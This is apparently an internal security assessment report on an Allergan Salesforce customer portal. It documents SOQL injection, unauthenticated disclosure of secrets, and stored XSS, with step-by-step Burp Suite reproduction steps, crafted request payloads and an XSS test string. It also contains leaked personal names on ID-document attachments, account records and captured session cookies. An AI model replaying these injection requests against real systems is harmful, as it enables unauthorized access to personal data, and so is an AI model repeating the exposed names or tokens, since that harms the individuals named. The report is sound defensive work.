

Dynamic Application Security Testing (DAST) Report

AbbVie Information Security



Allergan COMM: Online Customer Account Management
[https://eufull-
allergancommunityeu.cs160.force.com/customerUKI](https://eufull-allergancommunityeu.cs160.force.com/customerUKI)

Data Classification: Restricted

Report
June 25, 2021

Overview:

AbbVie Information Security Team has conducted a Vulnerability Assessment of the specified application. This review is specific to the application and does not evaluate the hosting environment, deployment platform, or database system for deficiencies. The Application Owner/Application Team is responsible for keeping the hosting environment patched and up-to-date independent of the Application Vulnerability Assessment.

The objective of testing is to identify security vulnerabilities within the application and determine the level an attacker can penetrate, perform fraudulent activities, or misuse its functionality.


Specifications:

The web application was evaluated in a QA environment. Specifications are as follows:

- URL: <https://eufull-allergancommunityeu.cs160.force.com/customerUKI>
- Authentication: Salesforce Login/Allergan Okta Login
- Programming Language: Apex
- Web Server: Salesforce
- Operating System: NA

AbbVie InfoSec analysts performed the evaluation in accordance with OWASP standards. The severity of findings is based on the CVSS scoring system.

Executive Summary



Criticality:

Critical

This rating is given to flaws that have an immediate and severe impact to users of the application. These are typically vulnerabilities that are exposed to the public internet or a wide non-public audience, involve sensitive datasets (examples: PII, PHI, proprietary marketing/sales info) rather than single records, may allow for remote code execution or the complete compromise of an affected system, or may impact patient privacy. When discovered in any public-facing environment, these vulnerabilities will be immediately escalated to the business for remediation and will follow our Critical Web Vulnerability Remediation process.

High

This rating is given to flaws that can easily compromise the confidentiality, integrity, or availability of resources. These are vulnerabilities that allow local users to gain privileges, allow unauthenticated remote users to view resources that should otherwise be protected by authentication, allow authenticated remote users to execute arbitrary code, or allow local or remote users to cause a denial of services.

Medium

This rating is given to the flaws that may be more difficult to exploit but could still lead to some compromise of confidentiality, integrity, or availability of resources under certain circumstances. These vulnerabilities could have a critical or important impact but are less easily exploited.

Low

This rating is given to all other issues that have a security impact. These vulnerabilities are believed to require unlikely circumstances to be able to be exploited, or where successfully exploited would result in minimal consequences.

Informational

This rating is given to all other issues which leak information associated with the application. This kind of vulnerability can be helpful for the attacker in the initial information gathering stages of an attack. This includes information visible about the network related to the host such as trace route information, the operating system used, web server used, or a list of reachable hosts. Based on this vulnerability, an attacker can begin an attack through the use of known vulnerabilities.

Vulnerability Summary

Ref ID	Vulnerability	Risk
1	User-Controlled SOQL Statement	High
2	Sensitive Information Disclosure	High
3	Stored Cross Site Scripting	High
4	Improper Access Control	High
5	Improper Authorization	High
6	Malicious File Upload	High
7	User Enumeration	Low
8	Outdated jQuery Libraries	Low

Security Compliance Based on OWASP Standards

OWASP Top 10	Pass/Fail
A1:2017 - Injection	Fail
A2:2017 - Broken Authentication	Fail
A3:2017 - Sensitive Data Exposure	Fail
A4:2017 - XML External Entities (XXE)	Pass
A5:2017 - Broken Access Control	Fail
A6:2017 - Security Misconfiguration	Fail
A7:2017 - Cross-Site Scripting (XSS)	Fail
A8:2017 - Insecure Deserialization	Pass
A9:2017 - Using Components with Known Vulnerabilities	Fail
A10:2017 - Insufficient Logging & Monitoring	NA

1. User-Controlled SOQL Statement

Criticality: High

Affected Resource:

<https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/sfsites/aura?r={#}&aura.ApexAction.execute=1>


Affected Parameters: 'objectName', 'columnName', 'columnId', 'whereCondition'

Description: SOQL injection is a vulnerability where a malicious user can execute SOQL statements to exfiltrate data from a database on the server. In the current scenario, the application gives the user control over the salesforce object being queried and the 'WHERE' condition, resulting in an application vulnerable to SOQL injection.

Impact: An attacker can exfiltrate information from the database using the affected Apex class. In the current scenario, this attack can be executed without the user logging into the application, resulting in a much higher risk.

Evidence:


1. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



The screenshot displays two side-by-side panels. The left panel, titled 'REGISTER NOW IN 4 EASY STEPS', features a vertical list of four steps: 'Basic Information' (person icon), 'Address Details' (location pin icon), 'Upload Documents' (paperclip icon), and 'Confirmation' (dollar sign icon). Below these steps is a green 'SIGN UP NOW' button, which is highlighted with a red rectangular border. The right panel, titled 'USER LOG IN', contains a 'Username' field with a person icon, a 'Password' field with a lock icon, a green 'SIGN IN' button, and a 'Forgot Password ?' link below it.

2. Fill in all of the required fields and include an email address with an accessible inbox. Click 'Submit'.

Communication Contact



*Phone  1111111111

*Email michael.klaassen@abbvie.com

Preferred Communication Email

☒ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

 I'm not a robot  reCAPTCHA Privacy - Terms

Submit

- Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationalapplicationsupport@allergan.com.invalid). In the body of the email, click 'click here' and set up a password for the new account.

Thank you for contacting Allergan!

Dear " ",

Your registration request for an Allergan customer account has been received.
Your identifier linked to this registration request is: michael.klaassen

To begin [click here](#). Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your password.

- Once the password is set, log in to the new account. Complete the forms until the 'Confirmation' step.

Basic Information Address Details Document Upload **Confirmation**

Customer Registration--Billing Details and Confirmation

Registered Address


*Company Name testcompany

Department Name testdept

*Street teststreet



*City testcity

*County Armagh


*ZIP Code  846 22

- Enable Intercepting in Burp Suite. In the 'Payment Details' section of the page, select the 'Direct Debit' option.


6. This will intercept a request to retrieve the 'Payment Term' entries from the backend database. In this intercepted request, right-click and select 'Send to Repeater'.



9. Highlight the entire 'message' field again. Right-click the field, then click 'Convert selection' > 'URL' > 'URL-encode key characters'.



- Click 'Send'. This sends a request for all 'Payment_Term_AGN_c' entries that contain any string in the 'Form_Of_Payment_r.name' entry.



- The 'objectName', 'columnName', and 'columnId' parameters within the 'message' field can be modified further to retrieve data from numerous Salesforce objects. Replace the 'message' field in the request to the following:

```
{
  "actions": [
    {
      "id": "515;a",
      "state": "SUCCESS",
      "returnValue": {
        "returnValue": [
          {
            "Payment_Term_Label_AGN_c": "C051",
            "Form_Of_Payment_c": "a5b1o000006DT5TAAW",
            "Id": "a5d1o0000008mNAAQ",
            "Bank_Details_Required_AGN_c": false,
            "Name": "C051"
          },
          {
            "Payment_Term_Label_AGN_c": "C049",
            "Form_Of_Payment_c": "a5b1o000006DT5TAAW",
            "Id": "a5d1o0000008mSAAQ",
            "Bank_Details_Required_AGN_c": false,
            "Name": "C049"
          },
          {
            "Form_Of_Payment_c": "a5b1o000006DT5YAAW",
            "Id": "a5d1o0000008n2CAAQ",
            "Bank_Details_Required_AGN_c": false,
            "Name": "Q002",
            "SAP_Payment_Term_Code_AGN_c": "Q002"
          },
          {
            "Payment_Term_Label_AGN_c": "30 Jours Fin de mois",
            "Form_Of_Payment_c": "a5b1o000000MQVzAAQ",
            "Id": "a5d1o0000008nS1AAA",
            "Bank_Details_Required_AGN_c": true,
            "Name": "30 Jours Fin de mois",
            "SAP_Payment_Term_Code_AGN_c": "Q001"
          }
        ]
      }
    }
  ]
}
```



```

17
18 message=
{
  "actions": {
    "id": "5153ba",
    "descriptor": "aura://ApexActionController/ACTION$execute",
    "callingDescriptor": "UNKNOWN",
    "params": {
      "namespace": "AGN_GCSP_CustomerRegStep2Controller",
      "method": "getPickListValues",
      "params": {
        "objectName": "Attachment",
        "columnName": "Body",
        "Name": "Content Type",
        "Owner Id": "Parent Id",
        "columnId": "Id",
        "whereCondition": "where + Name + LIKE + 'T%25'",
        "cacheable": false,
        "isContinuation": false
      }
    }
  },
  "auraContext": {
    "7B": {
      "mode": "PROD",
      "22": {
        "fwuid": "3A22AE8981CB2KpCUerBipCwXg222C22ap

```

12. Click 'Send' and observe the 'Attachment' information being retrieved. This includes details on an uploaded passport or driver's license of a 'Practitioner' user.

Response

Pretty Raw Render \n Actions

```

{
  "returnValue": {
    "returnValue": [
      {
        "ParentId": "0012400000bdFK8AAM",
        "Id": "00P2400000XxN1VEAV",
        "ContentType": "application/pdf",
        "OwnerId": "00524000000ifaeAAA",
        "Body": "BLOB(31891 bytes)",
        "Name": "Tahir Emen.pdf"
      },
      {
        "ParentId": "0012400000bdDQzAAM",
        "Id": "00P2400000XxSh8EAF",
        "ContentType": "application/pdf",
        "OwnerId": "00524000000ifaeAAA",
        "Body": "BLOB(36592 bytes)",
        "Name": "Tahir Haluk Bozkurt.pdf"
      },
      {
        "ParentId": "0012400000bdDnJAAU",
        "Id": "00P2400000XxTPAEA3",
        "ContentType": "application/pdf",
        "OwnerId": "00524000000ifaeAAA",
        "Body": "BLOB(309087 bytes)",
        "Name": "Tahir Kansu Bozkurt.pdf"
      },
      {
        "ParentId": "a5Y1e0000008mfIEAQ",
        "Description": "Copy of Photo ID (passport/driving license of Medical Practitioner)",
        "ContentType": "application/pdf",
        "OwnerId": "0051e000000D58J9AAJ",
        "Id": "00P1e000001sQakREAS",
        "Body": "BLOB(196956 bytes)",
        "Name": "Tahrina DL.pdf"
      },
      {
        "ParentId": "a5Y1e0000008mfIEAQ",
        "Id": "00P1e000001sQjC2EAK",
        "ContentType": "application/pdf",
        "OwnerId": "005240000006uKf2AAE",
        "Body": "BLOB(118781 bytes)",
        "Name": "Tahrina Salam 6051933.pdf"
      },
      {
        "ParentId": "0012400000bdFKGAA2",

```

13. Next, replace the 'message' field with the following:

```

{
  "actions": {
    "id": "5153ba",
    "descriptor": "aura://ApexActionController/ACTION$execute",
    "callingDescriptor": "UNKNOWN",
    "params": {
      "namespace": "AGN_GCSP_CustomerRegStep2Controller",
      "method": "getPickListValues",
      "params": {
        "objectName": "Account",
        "columnName": "Account.Owner.Name",
        "Account_Identifier_vod_c": "Name",
        "Account.Calling_Name_AGN_c": "columnId",
        "Account.RecordTypeId": "whereCondition",
        "where": "where + Name + LIKE + 'T%25'",
        "cacheable": false,
        "isContinuation": false
      }
    }
  }
}

```

```
18 message=
{"actions":{"$":{"id":"$5153ba","descriptor":"$3a/aura/$3a/Ape
xActionController/ACTION$execute","callingDescriptor":"$3a/UNKN
OWN","params":{"$":{"namespace":"$3a","classname":"$3a/AGN_GCSP_C
ustomerRegStep2Controller","method":"$3a/getPickListValues","p
arams":{"$":{"objectName":"$3a/Account","columnName":"$3a/Account.O
wner.Name,+Account_Identifier_vod_c,+Name,+Account.Calling_
Name_AGN_c","columnId":"$3a/Account.RecordTypeId","whereCondi
tion":"$3a+where+Name+LIKE+'T%25'"},"cacheable":"$3afalse","isCo
ntinuation":"$3afalse}}}}&aura.context=
```

14. Click 'Send', observe the 'Account' information displayed.

Send Cancel < >

Request Response

Pretty Raw \n Actions ▾ Pretty Raw Render \n Actions ▾

```
18 message=
{"actions":{"$":{"id":"$5153ba","descriptor":"$3a/aura/$3a/Ape
xActionController/ACTION$execute","callingDescriptor":"$3a/UNKN
OWN","params":{"$":{"namespace":"$3a","classname":"$3a/AGN_GCSP_C
ustomerRegStep2Controller","method":"$3a/getPickListValues","p
arams":{"$":{"objectName":"$3a/Account","columnName":"$3a/Account.O
wner.Name,+Account_Identifier_vod_c,+Name,+Account.Calling_
Name_AGN_c","columnId":"$3a/Account.RecordTypeId","whereCondi
tion":"$3a+where+Name+LIKE+'T%25'"},"cacheable":"$3afalse","isCo
ntinuation":"$3afalse}}}}&aura.context=
$7B$22mode$22$3A$22PR
OD$22$2C$22fwuid$22$3
A$22AB8981CB2KpCUserBi
pCvXg$22$2C$22Capp$22$
3A$22siteforce$3A$22api
liApp$22$2C$22loaded$
22$3A$7B$22APPLICATION
N$40markun$3A$22$22Fsi
```

```
"returnValue": {
  "RecordTypeId": "012240000000eisPAAQ",
  "Owner": {
    "Name": "Data Admin",
    "Id": "00524000001DYhcAAG"
  },
  "Id": "00124000000HICBAA5",
  "OwnerId": "00524000001DYhcAAG",
  "Account_Identifier_vod_c": "SE_WSEH00071192_A_WENDESVAĞEN 1_HÄSSLEHOLM_28152",
  "Name": "T 4 SKOLAN"
},
{
  "RecordTypeId": "012240000000eisPAAQ",
  "Owner": {
    "Name": "integration reltio",
    "Id": "00510000008VBjRAAW"
  },
  "Id": "0011000001leesKAAQ",
  "OwnerId": "00510000008VBjRAAW",
  "Account_Identifier_vod_c": "SA_WSAH00001799_A_KING ABDELAZIZ ED SHATEA_21332",
  "Name": "TAAFY GLOBAL - DR MOHAMED HAMED MEDICAL CENTER ( SELF EXPERTS CENTER ) - SHATEA"
},
{
  "RecordTypeId": "012240000000eisPAAQ",
  "Owner": {
    "Name": "Integration Admin",
    "Id": "005240000001j0sAAI"
  },
  "Id": "0011000001TuyppxAAB",
  "OwnerId": "005240000001j0sAAI",
  "Account_Identifier_vod_c": "SA_WSAH00000280_A_KING KHALED ST_MOKAWELOUN_30000",
  "Name": "TAAFY MEDICAL POLYCLINIC - MOKAWELOUN"
```

15. Note: This finding can be paired with Finding #4: Improper Access Control to send the request without authentication. The 'Cookie' header can be deleted and the 'aura.token' field can be an arbitrary value.

Recommendations:

- The most effective way to prevent SOQL injection is to use static parameterized queries (also known as prepared statements). This method uses two steps to incorporate potentially tainted data into SOQL queries: first, the application specifies the structure of the query leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. Review the documentation for the database and application platforms to determine the appropriate APIs which can be used to perform parameterized queries. Parameterize every variable data item that is incorporated into database queries—even those not obviously vulnerable. This prevents oversights from occurring and avoids vulnerabilities from being introduced by changes elsewhere within the application's codebase.
- No matter how it is implemented, all SOQL parameters must be sanitized before communicating with the database.

2. Sensitive Information Disclosure

Criticality: High

Affected Resource:

<https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/sfsites/aura?r={#}&aura.ApexAction.execute=1>


Affected Parameter: 'getGCSPSettings'

Description: The user's client will automatically retrieve cleartext credentials and secret keys through an aura apex method call. This can be accessed without authentication.

Impact: If the application is not properly validating user authentication and authorization before allowing access to a particular resource, the application will disclose information out of scope for the user's role and negatively impact the business functionality. It can also impact the confidentiality and integrity of information. Currently, multiple endpoints disclose restricted information to the public without any authentication.

Evidence:


1. Note: If the steps in Finding #1 have been followed and all HTTP Requests/Responses have been logged by Burp Suite, skip to Step #6.
2. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



The screenshot displays two side-by-side panels. The left panel, titled 'REGISTER NOW IN 4 EASY STEPS', features a vertical list of four steps: 'Basic Information' (person icon), 'Address Details' (location pin icon), 'Upload Documents' (paperclip icon), and 'Confirmation' (dollar sign icon). Below these steps is a green 'SIGN UP NOW' button. The right panel, titled 'USER LOG IN', has a dark blue background and contains fields for 'Username' and 'Password', a green 'SIGN IN' button, and a 'Forgot Password ?' link.

3. Fill in all of the required fields, be sure to include an email address that has an accessible inbox. Click 'Submit'.

Communication Contact



*Phone  1111111111

*Email michael.klaassen@abbvie.com

Preferred Communication Email

☒ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

 I'm not a robot  reCAPTCHA Privacy - Terms

Submit

- Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationalapplicationsupport@allergan.com.invalid). In the email body, click 'click here' and set up a password for the new account.

Thank you for contacting Allergan!

Dear " ",

Your registration request for an Allergan customer account has been received.
Your identifier linked to this registration request is: michael.klaassen

To begin [click here](#). Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your password.

- Once the password is set, log in to the new account. Complete the forms until the 'Confirmation' step.

Basic Information Address Details Document Upload Confirmation

Customer Registration--Billing Details and Confirmation

Registered Address


*Company Name testcompany

Department Name testdept

*Street teststreet


*City testcity

*County Armagh


*ZIP Code  846 22

- In Burp Suite, go to 'Proxy' > 'HTTP history'. Click on the 'Filter' box to open the 'Filter settings' popup window. Paste the following string into the 'Filter by search term' box:
%22%2C%22classname%22%3A%22AGN_GCSP_CustomerRegStep2Controller%22%2C%22method%22%3A%22getGCSPSettings%22%2C%22params%22%3A%7B%22country%22%3A%22GB%22%7D%2C%22cacheable%22%3Afalse%2C%22isContinuation%22%3Afalse%7D%7D%5D%7D

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7. Click 'Apply'.



- Click on one of the entries and observe the response from the server.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time
3743	https://eu.full-allergan.com...	POST	/customerUKI/sfsites/aura?r=6...	✓		200	4237	JSON				✓	85.222.155.216		08:55:15
3742	https://eu.full-allergan.com...	POST	/customerUKI/sfsites/aura?r=5...	✓		200	4237	JSON				✓	85.222.155.216		08:55:15
3334	https://eu.full-allergan.com...	POST	/customerUKI/sfsites/aura?r=4...	✓		200	4237	JSON				✓	85.222.153.88		14:09:15

Request

Response

```

Pretty Raw View Actions ▼
2 Host:
eufull-allergancommunityeu.esio6
.force.com
3 Cookie: renderCtx=
17B1C2pageId%3A3AA22Aae5d1e5-60
d5-44c6-8de7-90136cd6567e1221C04
23schena%3A3AA22Published%3A3AA22
22viewType%3A3AA22Published%3A3AA22
12C1C2chranding%3A3AA223AA22cs60
db18-a7c1-4c4b-bed1-1742ed4bbdc6
1221C23caudienceId%3A3AA221C2
17D;
guest_uid_essential_ODMC4000000
016c=
cad553e-d3d7-48eb-a7ea-88afe212
0296; BrowserId=
vDTGcSHcSeuc1SVYRPShjw;
BrowserId_voc=
vDTGcSHcSeuc1SVYRPShjw;
ga_4CTDXBNYPH=
GS1.L.1624394093.5.1.1624394417.
0; _ga=GAL.1.31379940.1624368091.
4; pctrk=
e80ecd8f9-e222-4ac1-9502-bf77c069
b8df; oinfo=
c3RhduVzFURibW9mdGVtZWVmbxpwW10
ZFc=:RFPvdq1vb1ZvAN5HbdeENKIVhdAw
MDAWJHL; ssoctxarpage=
https://allergan-val.oktapreview
.com/app/salesforce_portal/enkrk
j3l44HrYthotOh7/sso/saml;
saml_request_id=
_CCAAAAxCFNREvHDwAvdWDwVDwAvdWD
AwAAAAAHIn3_c7cOHdNNPLVPtDuxF3
X-n8oCRJUSX-U276HVyOyi_NRO6tkrhN
FAUAEZef_D6MgUghBNayL1LfguistU07
pPFvOB5IsavCvYgi1Kt4TfPQ112zyue
7YWULX1Ro1ksQeR01X0bSPl-Ch1zhUMb
),
"cacheable": false
    
```

Recommendations:

- Implement proper session management and ensure all the resources are accessed only behind the authentication.
- Passwords should be stored in a secure user account database using a cryptographic hash function (with cryptographically secure salt) to prevent exposure of the plain-text password.

3. Stored Cross Site Scripting

Criticality: **High**

Affected Resource:

<https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/sfsites/aura?r={#}&aura.ApexAction.execute=1>


Affected Parameters: 'Last_Name_AGN_c', 'First_Name_AGN_c'

Description: Stored Cross Site Scripting (XSS) is a vulnerability that occurs when an attacker inserts malicious JavaScript into an application. The JavaScript gets stored within the application and is executed whenever the vulnerable resource is accessed. The application does not properly sanitize or validate input entered by the user. This results in an application vulnerable to Cross Site Scripting (XSS).

Impact: Among possible impacts, an attacker can exploit this vulnerability to steal a victim's cookies, redirect users to another harmful website or phishing page, mislead users to enter sensitive information, or influence users by presenting false information. The criticality of this vulnerability is High since the JavaScript is stored within the application and the attacker does not need to perform any social engineering to leverage the attack.

Evidence:

1. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



The screenshot displays a web interface for user registration and login. On the left, a registration form titled 'REGISTER NOW IN 4 EASY STEPS' is visible, with steps: Basic Information, Address Details, Upload Documents, and Confirmation. A green 'SIGN UP NOW' button is highlighted with a red box. On the right, a blue 'USER LOG IN' section contains fields for 'Username' and 'Password', a green 'SIGN IN' button, and a 'Forgot Password ?' link.

2. Fill out and submit the registration form, be sure to use a valid email address with an accessible inbox. Include the following payload for the first name and last name:
"<script>alert('xss')</script>"

Customer Registration - Basic Information

Customer Type: Healthcare practitioner
Sub Type: Ophthalmologist

Basic Information

